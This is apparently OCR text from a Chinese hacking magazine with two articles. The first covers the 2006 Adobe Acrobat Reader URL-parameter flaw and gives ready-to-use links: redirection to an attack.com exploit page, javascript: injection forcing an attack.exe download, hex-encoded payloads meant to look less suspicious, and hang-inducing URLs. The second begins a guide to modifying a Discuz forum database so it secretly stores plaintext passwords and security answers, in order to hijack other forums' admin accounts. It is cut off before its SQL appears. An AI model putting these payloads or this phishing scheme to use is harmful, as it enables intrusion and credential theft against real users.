2006年12月27日，德国柏林召开的第二十三届安全峰会（23rd Chaos Communication Congress）上的演讲者Stefano Di Paola和Giorgio Fedon在他们的议题"Subverting Ajax"（Asynchronous JavaScript And XML）中进行攻击举例时，爆料出了Adobe Acrobat Reader插件在解析外部参数时允许执行JavaScript的漏洞。由于PDF文件在网上流行的广泛程度，使得这个0Day在网络上迅速流传开来，并引起了CERT、CVE等相关安全机构的高度关注。

2007年1月9日，Adobe公司在确认了漏洞之后，发布了补丁。这次计算机安全响应事件至此算是告一段落。但是由于大部人的习惯，该补丁并不能得到及时的安全更新，所以我认为这个漏洞在国内还是有相当长的生存期的。下面我们就一起来关注一下Adobe Acrobat Reader插件中的外部参数传递的缺陷。

Adobe Acrobat Reader在打开PDF文件的时候，除了我们通常采用的直接双击打开外，还提供了许多高级选项，比如打开后从第几页显示、显示的比例等，这些选项可以通过外部参数的形式传递给Acrobat Reader，而通过浏览器打开用URL标识的PDF文件一样可以使用这些选项。常见的选项如下表所示。

语法	作用
Page=pagenum	指明打开文档时从第几页显示
Zoom＝scal	指明打开文档时的缩放比例
……	……
Fdf＝url	指明需要导入的FDF表格数据的位置

表1 Adobe Acrobat Reader外部参数

这些参数的使用很简单，只要在标识PDF文件的URL后面加上"＃"，再按照语法跟上参数就行了。例如打开文档时按照50%的比例显示第四页，我们只要在浏览器的地址栏输入"http://www.hacker.com.cn/doc.pdf#page=4#page=3&zoom=50"（黑防的网址在此仅做范例使用，下同）即可。当然，大家在自己实验的时候，要把"http://www.hacker.com.cn/doc/pdf"换成一个能用的PDF网址才行。

类似这样的选项还有collab、view、pagemode、scrollbar、search、toolbar、statusbar、messages、navpanes、highlight和help等。关于这些选项的详细使用说明，Adobe公司有官方的文档可以参考，在随本文的附件中我一并给出了，大家可以参考（事实上，我在逆向相关解析模块的时候，发现Adobe的文档对这部分参数有所保留，也就是说和Windows API类似，还有未公布的选项）。这里需要稍加说明的是一个我们比较陌生的选项——FDF（Forms Data Format）。

FDF是基于PDF文件格式的一种表数据组织格式。企业应用场景中经常把PDF中的表导出成FDF文件，并存放于某个服务器中。当打开PDF文件时，Adobe Acrobat Reader会自动到服务器中下载FDF文件并重新导入PDF文件显示给用户，这样可以使得PDF文件中的表格数据永远是实时的新数据，而且可以节省许多存储空间。当然，通过URL打开PDF文件时也可以指定一个需要下载并导入的FDF文件，例如"http://www.hacker.com.cn/doc.pdf#fdf=http://www.hacker.com.cn/doc.fdf"。

浏览器在遇到一个PDF文件时，会调用Adobe Acrobat Reader的插件进行处理。Adobe Acrobat Reader 7.0.0.8及其以下版本的插件在解析URL里"＃"号后面的FDF等URL参数时，有逻辑缺陷，可以被攻击者利用。

IE浏览器以ActiveX控件的形式使用pdf.ocx文件进行参数解析，而Mozilla Firefox则以动态链接库的形式使用nppdf32.dll文件，所以在利用这个漏洞的时候，两种主流浏览器有一些细微的差异。在随文提供的资料中，我提供了各个版本的漏洞文件以及打过补丁的文件，有兴趣的朋友可以逆向后详细研

究这一模块的逻辑。

下面列出比较流行的此漏洞的利用方式，权当抛砖引玉，大家在此基础上可以充分发挥想象，扩大其利用范围。

1）会话重定向

#FDF、#XFDF和#XML等参数后面的URL会在未经用户允许的情况下被浏览器直接访问，例如"http://www.hacker.com.cn/doc.pdf#FDF=http://www.attack.com"。如果浏览器本身带有漏洞，很有可能通过这样一个PDF链接强迫用户访问Exploit网页而中网马。此外，还可以向需要的站点传递某些参数，比如"http://www.hacker.com.cn/doc.pdf#FDF=http://www.attack.com/attack.phpl?param=..."作为进一步攻击的跳板。

2）脚本注入

IE和FireFox竟然都允许在URL参数中执行脚本命令，例如在浏览器中输入带有JavaScript语句提交命令："http://www.hacker.com.cn/doc.pdf#FDF=javascript:alert('hack defense test')"，参数中的JavaScript会被执行，造成典型的XSS攻击，如图1 所示。




图1 脚本注入成功

脚本注入的利用方法很多，比如未授权文件下载、未授权网页访问、窃取Cookie等，比如"http://www.hacker.com.cn/doc.pdf#FDF=javascript:document.loaction='file:///C:/path/attack.exe'"就可以实现文件下载的功能，如图2 所示。




图2 文件下载

如果现在你想到Google上随便搜索一个PDF文件的链接做一个攻击用的URL的话，建议不要搞得像上面这样的露骨，应对URL进行部分编码。例如上例中使用的URL："file:///E:/test.pdf#fdf=javascript:document.location='file:///c:/windows/notepad.exe'"，我们可以把"document.location='file:///c:/windows/notepad.exe'"编码成"%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%66%69%6C%65%3A%2F%2F%2F%63%3A%2F%77%69%6E%64%6F%77%73%2F%6E%6F%74%65%70%61%64%2E%65%78%65%27"，那么最后做好的含有JavaScript的攻击用的链接如下：

```
file:///E:/test.pdf#fdf=javascript:%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%66%69%6C%65%3A%2F%2F%2F%63%3A%2F%77%69%6E%64%6F%77%73%2F%6E%6F%74%65%70%61%64%2E%65%78%65%27
```

这样，被怀疑的成分就少了许多。另外，用于URL编码的小工具，我也放在了本文的资料中了。

3）浏览器拒绝服务

如果在PDF的URL里出现两个"#"，参数解析模块将进入一个死循环，例如下面的三条语句。

```
http://www.hacker.com.cn/doc.pdf#qqqqqqqqqqqq#
http://www.hacker.com.cn/doc.pdf#&&&&&&&&#
http://www.hacker.com.cn/doc.pdf##########
#####
```


这类URL输入会造成IE和FireFox陷入死循环。

4）潜在的溢出利用

我在测试脚本注入时，调用document.write()方法有时会在nppdf32.dll中造成一个内存访问异常，大概是把[ESI+28]处的内容装入EAX之后在取址时出的错，这是此漏洞的一个潜在溢出。但是由于输入的参数字串都存在堆区，在我调试的过程中，暂时还没有找到通过外部参数淹没SEH的方法，而且目前为止也没见到相关的POC示例代码，所以是否可以实现有效的溢出，目前尚待讨论。Adobe官方对外部参数漏洞的解释是不能够被成功溢出利用，但是同期发布的另一个安全补丁的说明中讲到，如果通过构造畸形的PDF文件，是有可能获得进程控制权进而控制主机的。CVE和CERT目前发布的漏洞溢出利用信息还处于尚待验证的阶段，并没有给出确认。

对于这个漏洞的溢出利用，我们将进一步予以关注，一旦对此潜在的溢出有了可控的方法，我们将会第一时间在黑防上发布出来，与大家共同研究与提高。

适合读者：入侵爱好者
前置知识：PHP



Discuz也玩钓鱼

文/图 magic_land

Discuz论坛大家都耳熟能详了吧？它是一款基于PHP＋Mysql环境的论坛。自从2005年12月26日宣布免费以后，其在全国的普及率逐步得到了提升。用百度搜索"Powered by Discuz！"结果已经超过了100,000,000条。目前大家在网上也很少能看到关于Discuz的漏洞，并不像"动网"那样到处都是"洞"。那么，找到一个Discuz论坛后，我们怎么去入侵呢？下面就介绍一下我的方法。

入侵有通过漏洞的、有直接用密码的。Discuz的安全做得比较好，第一条路被堵死了，我们只能通过破解密码取得Admin密码。虽然MD5的密码比较好破解，但熟悉Discuz的人应该知道，安全提示问题就很难被破解了，不，应该是无法破解，所以只能使用万金油——钓鱼这个办法了。

钓鱼的准备工作

钓鱼，顾名思义就是等他来上钩（注册），之后就可以在数据库中找到其密码明文和提示问题的明文了。当某个论坛的Admin到你的论坛去注册并使用了相同的密码，那么恭喜你，你得到了一个论坛的最高权限。不过对于Discuz来说，即使是Admin也没法在论坛后台上传木马的，SQL语句导出我没有试过，不知道行不行，总之得到了Admin的权限，这个论坛也可以被"毁"的差不多了。对了，Discuz论坛的Admin权限是可以挂马的。

Discuz中有关密码和提示问题的页面一共有4处，分别是用户注册（register.php），如图1所示；用户控制面板更改个人信息（memcp.php），如图2所示；后台有关用户的板块添加用户和修改用户资料（admin文件夹中members.inc.php文件），如图3和图4所示；最后一个是论坛提供的找回密码功能，一般找回密码后都会改密码的，所以忽略。




图1




图2




图3




图4

论坛数据库的改造

数据库的改造虽然简单，但是在改造之前一定要先备份数据库，以免数据库在升级的过程中损坏。也就是在Discuz库中的cdb_members表的字段后面再加上3个字段，分别是passming（密码明文）、pano（提示问题的题号）和pas（提示问题的明文答案），类型都为char（100），如图5所示。这些既可以在PHPMyAdmin中操作，也可以在Discuz的后台中进行。在升级数据库选项中提交以下语句，数据库就改造完毕了。

